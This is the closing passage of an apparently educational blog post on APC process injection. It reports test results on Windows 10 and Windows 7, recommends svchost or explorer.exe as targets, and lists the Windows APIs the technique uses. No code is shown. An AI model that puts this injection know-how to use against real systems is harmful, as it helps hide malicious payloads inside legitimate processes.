
As you can see everything is work perfectly.

Also perfectly worked on `Windows 10 x64`:





But I noticed than on my `Windows 7 x64` machine target process is crashed:



I have not yet figured out why this is happened.

The problem with this technique is that it's unpredictable somehow, and in many cases, it can run our payload multiple times. And as for the target process, I think `svchost` or `explorer.exe` is good choice as their almost always has alertable threads.

APC MSDN
QueueUserAPC
CreateToolhelp32Snapshot
Process32First
Process32Next
strcmp
Taking a Snapchot and Viewing Processes
Thread32First
Thread32Next
CloseHandle
VirtualAllocEx
WriteProcessMemory
Source code in Github

> This is a practical case for educational purposes only.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine